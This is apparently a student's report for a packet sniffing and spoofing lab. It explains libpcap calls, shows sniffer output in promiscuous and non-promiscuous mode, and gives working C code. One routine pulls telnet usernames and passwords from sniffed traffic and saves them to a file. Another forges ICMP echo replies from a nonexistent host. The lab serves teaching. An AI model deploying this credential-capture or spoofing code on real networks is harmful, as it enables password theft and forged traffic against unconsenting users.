Homework 1 Report: Packet Sniffing and Spoofing Lab

Problem 1:

There are eight important library calls for common sniffer programs,

(1) Set up the device we want to sniff on using

`char *pcap_lookupdev(errbuf)`

If successful, pcap_lookupdev will return the name of the device as a string. It is used to find a device if the device is not specified on command line argv[1]

If failed, pcap_lookupdev will print an error message with the information indicated in character array --- errbuf

(2) Obtain IP of the device and net mask using

int pcap_lookupnet(dev, &net, &mask, errbuf)

If successful, variable net and mask will store the IP of the sniffing device and net mask respectively.

If failed, return -1

(3) Open the device using

`pcap_t *pcap_open_live(char *device, int snaplen, int promisc, int to_ms, char *ebuf)`

Given the name of the device, the max number of bytes to be captured by pcap, whether to open promiscuous mode, read time out (in ms) and error message in turn, the function will return a session handler if successful. Otherwise, a NULL will be returned.

(4) Compile the filter expression using

`int pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize, bpf_u_int32 netmask)`

Given session handler, a reference to a place used to store compiled filter expression, the string format filter expression, whether to optimize the expression or not, and net mask of network

If failed, -1 is returned.

(5) Sniff traffic using

`int pcap_setfilter(pcap_t *p, struct bpf_program *fp)`

Given the session handler and reference to the place storing the compiled filter expression, Sniffing traffic begins.

If failed, -1 is returned

(6) Capture packets using

int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)

'p' is session handler.

The second parameter is a callback function defined using

`void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)`

'args' is user's own arguments (wish to be sent to callback function).

'header' is a reference to the place storing info of the captured packet

'packet' points to the first byte of the entire packet

The third parameter is the same to 'args' above

(7) Parse the packet to obtain relevant data by using a pointer to the first byte of struct

sniff_ethernet and then calculating offsets

(8) Close the session handler using

pcap_close(pcap_t * handle)

Problem 2:

Because sniffex is a program used to sniffer on hardware devices, it is necessary to obtain the root privilege to do so. If executed with normal user privilege, the program will fail and give the following notification,

```
seed@seed-desktop:~/Desktop$ ./sniffex eth3
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth3
Number of packets: 10
Filter expression: ip
Couldn't open device eth3: socket: Operation not permitted
```

Graph 1

Current user 'seed' is not allowed to open the device eth3. This occurs when program wants to open a device to obtain a session handler using function pcap_open_live(…)

Problem 3:

When promiscuous mode is closed, we can only capture packets that are directly related my host. Graph 2 is the result when I turn off the promiscuous mode:

```
Device: eth3
Number of packets: 10
Filter expression: ip

Packet number 1:
       From: 192.168.204.130
         To: 192.168.204.2
   Protocol: UDP

Packet number 2:
       From: 192.168.204.2
         To: 192.168.204.130
   Protocol: UDP

Packet number 3:
       From: 192.168.204.130
         To: 31.13.66.7
   Protocol: TCP
   Src port: 37383
   Dst port: 80

Packet number 4:
       From: 31.13.66.7
         To: 192.168.204.130
   Protocol: TCP
   Src port: 80
   Dst port: 37383

Packet number 5:
       From: 192.168.204.130
         To: 31.13.66.7
   Protocol: TCP
   Src port: 37383
   Dst port: 80
```

Graph 2

I only show 5 packets as an example. After I launched Sniffex, I waited for a few minutes doing nothing to observe the result. No packets are caught. However, when I open the web browser, my program began to capture packets. For all the packets, either the 'From' field or the 'To' field is my guest IP address (192.168.204.130). That means I can only capture packets with my guest IP address as src or dest IP address in non-promiscuous mode.

However, when promiscuous mode is open, we can sniff all the traffic on the wire. Graph 3 is the result when I turn on promiscuous mode:

```
Device: eth3
Number of packets: 10
Filter expression: ip

Packet number 1:
       From: 192.168.204.1
         To: 239.255.255.250
   Protocol: UDP

Packet number 2:
       From: 192.168.204.1
         To: 224.0.0.252
   Protocol: UDP

Packet number 3:
       From: 192.168.204.1
         To: 192.168.204.255
   Protocol: UDP

Packet number 4:
       From: 192.168.204.1
         To: 192.168.204.255
   Protocol: UDP

Packet number 5:
       From: 192.168.204.1
         To: 192.168.204.255
   Protocol: UDP

Packet number 6:
       From: 192.168.204.1
         To: 239.255.255.250
   Protocol: UDP
```

Graph 3

I also waited for a few minutes doing nothing, but this time, a few packets are captured by my program. It is observed that no one packet has my eth3 IP address in their 'From' and 'To' fields. That means, even if the packets are not for me, all the data packets that went through my network card will be captured in promiscuous mode.

Problem 4:

(1) Capture the ICMP packets between two specific hosts:

Assume the two specific hosts are my computer and the server of "howdy.tamu.edu". Modify the following sentence and run program again the capture ICMP packets:

```
char filter_exp[] = "icmp and ((src net 192.168.204.130 and dst net 128.194.162.32)
                    or (src net 128.194.162.32 and dst net 192.168.204.130))";
```

After sniffe.c is compiled and launched, we open another terminal and input the following command, just like Graph 4 shows: ping howdy.tamu.edu

```
seed@seed-desktop:~$ ping howdy.tamu.edu
PING howdy.tamu.edu (128.194.162.32) 56(84) bytes of data.
64 bytes from howdy.tamu.edu (128.194.162.32): icmp_seq=1 ttl=128 time=13.8 ms
64 bytes from howdy.tamu.edu (128.194.162.32): icmp_seq=2 ttl=128 time=2.10 ms
64 bytes from howdy.tamu.edu (128.194.162.32): icmp_seq=3 ttl=128 time=2.05 ms
64 bytes from howdy.tamu.edu (128.194.162.32): icmp_seq=4 ttl=128 time=2.93 ms
64 bytes from howdy.tamu.edu (128.194.162.32): icmp_seq=5 ttl=128 time=2.16 ms
64 bytes from howdy.tamu.edu (128.194.162.32): icmp_seq=6 ttl=128 time=7.20 ms
^C64 bytes from howdy.tamu.edu (128.194.162.32): icmp_seq=7 ttl=128 time=4.00 ms

--- howdy.tamu.edu ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 12059ms
rtt min/avg/max/mdev = 2.058/4.895/13.805/4.012 ms
```

Graph 4

Then I switched to my sniffer program and found a few icmp packets were captured as Graph 5 shows:

```
Device: eth3
Number of packets: 10
Filter expression: icmp and ((src net 192.168.204.130 and dst net 128.194.162.32) or (src net 128.194.162.32 and dst net 192.
168.204.130))

Packet number 1:
       From: 192.168.204.130
         To: 128.194.162.32
   Protocol: ICMP

Packet number 2:
       From: 128.194.162.32
         To: 192.168.204.130
   Protocol: ICMP

Packet number 3:
       From: 192.168.204.130
         To: 128.194.162.32
   Protocol: ICMP

Packet number 4:
       From: 128.194.162.32
         To: 192.168.204.130
   Protocol: ICMP

Packet number 5:
       From: 192.168.204.130
         To: 128.194.162.32
   Protocol: ICMP

Packet number 6:
       From: 128.194.162.32
         To: 192.168.204.130
   Protocol: ICMP
```

Graph 5

Then I tested the effectiveness of the filter expression with another two conditions:

(a) ping www.google.com, it turned out no new packets were captured by sniffex.

(b) Open the browser and input howdy.tamu.edu in URL, no new captured packets as well.

(2) Capture TCP packets with a destination port range from 10-100:

Modify the following sentence and run program again the capture satisfactory packets:


```
char filter_exp[] = "tcp and dst portrange 10-100";
```

After sniffe.c is compiled and launched, I opened wireshark and then opened a web browser. The result of sniffex is shown in Graph6

```
Device: eth3
Number of packets: 10
Filter expression: tcp and dst portrange 10-100

Packet number 1:
       From: 192.168.204.130
         To: 184.86.143.139
   Protocol: TCP
   Src port: 50454
   Dst port: 80

Packet number 2:
       From: 192.168.204.130
         To: 184.86.143.139
   Protocol: TCP
   Src port: 50454
   Dst port: 80

Packet number 3:
       From: 192.168.204.130
         To: 184.86.143.139
   Protocol: TCP
   Src port: 50454
   Dst port: 80
   Payload (447 bytes):
00000   47 45 54 20 2f 65 6e 5f  55 53 2f 61 6c 6c 2e 6a    GET /en_US/all.j
00016   73 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74    s HTTP/1.1..Host
00032   3a 20 63 6f 6e 6e 65 63  74 2e 66 61 63 65 62 6f    : connect.facebo
00048   6f 6b 2e 6e 65 74 0d 0a  55 73 65 72 2d 41 67 65    ok.net..User-Age
00064   6e 74 3a 20 4d 6f 7a 69  6c 6c 61 2f 35 2e 30 20    nt: Mozilla/5.0
00080   28 58 31 31 3b 20 55 3b  20 4c 69 6e 75 78 20 69    (X11; U; Linux i
00096   36 38 36 3b 20 65 6e 2d  55 53 3b 20 72 76 3a 31    686; en-US; rv:1
00112   2e 39 2e 30 2e 38 29 20  47 65 63 6b 6f 2f 32 30    .9.0.8) Gecko/20
00128   30 39 30 33 33 31 30 30  20 55 62 75 6e 74 75 2f    09033100 Ubuntu/
00144   39 2e 30 34 20 28 6a 61  75 6e 74 79 29 20 46 69    9.04 (jaunty) Fi
00160   72 65 66 6f 78 2f 33 2e  30 2e 38 0d 0a 41 63 63    refox/3.0.8..Acc
00176   65 70 74 3a 20 2a 2f 2a  0d 0a 41 63 63 65 70 74    ept: */*..Accept
00192   2d 4c 61 6e 67 75 61 67  65 3a 20 65 6e 2d 75 73    -Language: en-us
00208   2c 65 6e 3b 71 3d 30 2e  35 0d 0a 41 63 63 65 70    ,en;q=0.5..Accep
```

Graph 6

For TCP initialization, there will be a 3-way handshake. However, sniffex captured only 2 of the 3 according to Graph 6. In comparison with Graph 7 which shows the result of wireshark, I found the NO.6 packet in Graph 7 was not captured by sniffex because it has a destination port number 50454. It was successfully filtered out by our expression



Graph 7

Problem 5:

To capture the password successfully, I added the following code snippet in print_payload(…) and modified the filter expression as `char filter_exp[] = "port 23";`

```
void print_payload(const u_char *payload, int len)
{
        int len_rem = len;
        int line_width = 16;                    /* number of bytes per line */
        int line_len;
        int offset = 0;                                 /* zero-based offset counter */
        const u_char *ch = payload;

        static int i = 0, j = 0;
        static char username[ 100 ];
        char finalname[ 100 ];
        static char passwd[ 100 ];
        static char mark = False;               /* mark == True: start recording password;
                                                   mark == False: start recording username */
        static int flag = False;                        /* flag == False initialization operations */
        static int stopRec = False;                     /* when stopRec == True Sniffer process ends */
        FILE *fp;
        int m = 0, n = 0;


        if( len == 19 )
        {
                printf( "!!!!!!!!!!!!!!!!" );
                flag = False;
                mark = False;
                stopRec = False;
                i = 0;
                j = 0;
        }


        if( flag == False )
        {
                memset( username, 0, sizeof(username) );
                memset( passwd, 0, sizeof( passwd ) );
                memset( finalname, 0, sizeof( finalname ) );
                flag = True;
        }

        //record username
        if( (len == 1) && (mark == False) && (stopRec == False) )
        {
                if( *ch == 127 )
                {
                        if( i != 0 )
                        {
                                username[ --i ] = 0;
                                username[ --i ] = 0;
                        }
                }
                else
                        username[ i++ ] = *ch;
        }

        //record passwd
        if( (len == 1) && (mark == True) && (stopRec == False) )
        {
                if( *ch == 127 )
                {
                        if( j != 0 )
                                passwd[ --j ] = 0;
                }
                else
```

```
                passwd[ j++ ] = *ch;
}

if( (len == 2) && (ch[ 0 ] == '\r') && (ch[ 1 ] == '\000') && (mark == False) && (stopRec == False) )
        mark = True;
else if( (len == 2) && (ch[ 0 ] == '\r') && (ch[ 1 ] == '\000') && (mark == True) && (stopRec == False) )
{
        stopRec = True;
        if( !( fp = fopen( "usr_passwd.txt", "w" ) ) )
        {
                printf( "File cannot be created!\n" );
                return;
        }

        for( ; m < strlen( username ); m += 2 )
        {
                finalname[ n ] = username[ m ];
                n++;
        }
        finalname[ n ] = '\0';

        fprintf( fp, "Username is %s\n", finalname );
        fprintf( fp, "Passwd is %s\n", passwd );
        fclose( fp );
}
```

Graph 8

When I started telnetd server, it will monitor port 23 for telnet request. Then launch a new guest and input “telnet 192.168.204.130”, Sniffex on the original guest began to capture all the packets with port 23. After observation, I found both the username and password are transmitted in packet with 1 byte payload. So my code snippet will judge captured packet length and record the content to character array username and passwd. Variable mark and stopRec will indicates when to start recording username, password and when to stop recording. The result will be written into a file called “usr_passwd.txt” in the same directory with sniffex.c.

Considering robustness, I tested some incorrect inputs.

- Incorrect case 1: Either username or password is incorrect.
- Incorrect case 2: User input incorrect characters and delete them immediately.

In these two cases, my program can still capture username and password and record them successfully in “usr_passwd.txt”.

Problem 6:

There are six fundamental steps for packet spoofing using library calls. They are:

(1) Create a raw socket for communication using:
int sd = socket(PF_INET, SOCK_RAW, Protocol_Num);
Protocol_Num can be IPPROTO_TCP, IPPROTO_UDP and IPPROTO_ICMP.

(2) Assign values to data fields in struct sockaddr_in(socket address internet), which will be used in sendto(…) in step 6.

(3) Declare two struct pointers that points to struct ip(structure of ip header of a packet) and struct tcphdr/udphdr/icmphdr(structure of tcp/upd/icmp header of a packet) respectively.

(4) Fabricate the ip and tcp/udp/icmp headers by assigning our own values to the data fields of these headers’ structure.

(5) Inform the kernel not to fill up the packet structure by calling setsockopt(…)

(6) Send the fabricated packet to the destination by calling sendto(…)

Problem 7:


When I launch raw socket program without the root privilege, It will fail after executing the function socket(PF_INET, SOCK_RAW, IPPROTO_UDP), which will return a negative socket descriptor. The following notification will appear on terminal:

```
seed@seed-desktop:~/Desktop$ ./rawudp 192.168.204.130 1024 10.201.199.236 1025
socket() error: Operation not permitted
```


Just like the purpose of this lab, users can fabricate our own packets and send them to destination through the socket they created. Therefore, I think to avoid the potential risk of misuse of socket, Linux only allow users with root privilege to create socket.

Problem 8:

When I ping 1.2.3.4 in guest terminal, I found 7 packets are sent but no reply packets received from 1.2.3.4. It is clearer when I launched Wireshark to capture the packets going through my NIC. There are no ICMP Echo Reply packets at all. This is probably because 1.2.3.4 is a non-existing machine.



Graph 9



Graph 10

After I launched my sniff-spoof program and ping 1.2.3.4 in guest terminal again, the result is as follows,

```
seed@seed-desktop:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
8 bytes from 1.2.3.4: icmp_seq=1 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=2 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=3 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=4 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=5 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=6 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=7 ttl=64 (truncated)
^C
--- 1.2.3.4 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6006ms
rtt min/avg/max/mdev = 2147483.647/0.000/0.000/0.000 ms
```

Graph 11

1	0.000000	192.168.204.130	1.2.3.4	ICMP	Echo (ping) request
2	0.001613	1.2.3.4	192.168.204.130	ICMP	Echo (ping) reply
3	1.002164	192.168.204.130	1.2.3.4	ICMP	Echo (ping) request
4	1.002813	1.2.3.4	192.168.204.130	ICMP	Echo (ping) reply
5	2.001253	192.168.204.130	1.2.3.4	ICMP	Echo (ping) request
6	2.001939	1.2.3.4	192.168.204.130	ICMP	Echo (ping) reply
7	3.001883	192.168.204.130	1.2.3.4	ICMP	Echo (ping) request
8	3.002599	1.2.3.4	192.168.204.130	ICMP	Echo (ping) reply
9	4.001402	192.168.204.130	1.2.3.4	ICMP	Echo (ping) request
10	4.002097	1.2.3.4	192.168.204.130	ICMP	Echo (ping) reply
11	5.003383	192.168.204.130	1.2.3.4	ICMP	Echo (ping) request
12	5.004278	1.2.3.4	192.168.204.130	ICMP	Echo (ping) reply

Graph 12

7 ICMP Echo Reply packets from 1.2.3.4 are received this time.

Therefore, my sniff-spoof program successfully spoofs the ICMP Echo Reply packets when user pings a non-existing machine.

My code snippet is:

```
void packet_spoof( char *srcIP, char *destIP, struct icmpheader *icmp )
{
        int sd;
        char pack_content[ PCKT_LEN ];

        /**/
        int one = 1;
        const int *val = &one;
        /* Our own headers' structures */
        struct sniff_ip *myIpHdr = (struct sniff_ip *) pack_content;
        struct icmpheader *myIcmpHdr = (struct icmpheader *) (pack_content + sizeof(struct sniff_ip));

        /* Source and destination addresses: IP and port */
        struct sockaddr_in sin;

        memset( pack_content, 0, PCKT_LEN );

        /* create raw socket */
        sd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
        if(sd < 0)
        {
            /* If something wrong just exit */
            perror("socket() error");
            exit(-1);
        }
        else
            printf("socket() - Using SOCK_RAW socket and ICMP protocol is OK.\n");

        sin.sin_family = AF_INET;

        /* IP addresses obtained as a parameter */
```

```
sin.sin_addr.s_addr = inet_addr( srcIP );

/* Fabricate the IP header or we can use the standard header structures but assign our own values */
myIpHdr->ip_vhl = 69;
myIpHdr->ip_tos = 16; // Low delay
myIpHdr->ip_len = sizeof(struct sniff_ip) + sizeof(struct icmpheader);
myIpHdr->ip_id = htons(54321);
myIpHdr->ip_off = 0;
myIpHdr->ip_ttl = 64; // hops
myIpHdr->ip_p = 1; // ICMP
myIpHdr->ip_sum = 0;//checksum

/* Source IP address, can use spoofed address here!!! */
myIpHdr->ip_src.s_addr = inet_addr( destIP );
/* The destination IP address */
myIpHdr->ip_dst.s_addr = inet_addr( srcIP );


/* Fabricate the ICMP header */
myIcmpHdr->icmp_type = htons(1);
myIcmpHdr->icmp_code = htons(0);
myIcmpHdr->icmp_id = icmp->icmp_id;
myIcmpHdr->icmp_seq = icmp->icmp_seq;
myIcmpHdr->icmp_cksum = csum((unsigned short *)pack_content, sizeof(struct sniff_ip) + sizeof(struct icmpheader));

/* Inform the kernel do not fill up the packet structure. we will build our own... */
if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0)
{
                perror("setsockopt() error");
                exit(-1);
        }
        else
                printf("setsockopt() is OK.\n");


        printf("Trying...\n");

        if(sendto(sd, pack_content, myIpHdr->ip_len, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
        {
                perror("sendto() error");
                exit(-1);
        }
        else
                printf( "sendto() is OK.\n" );

        return;
}
```

Graph 13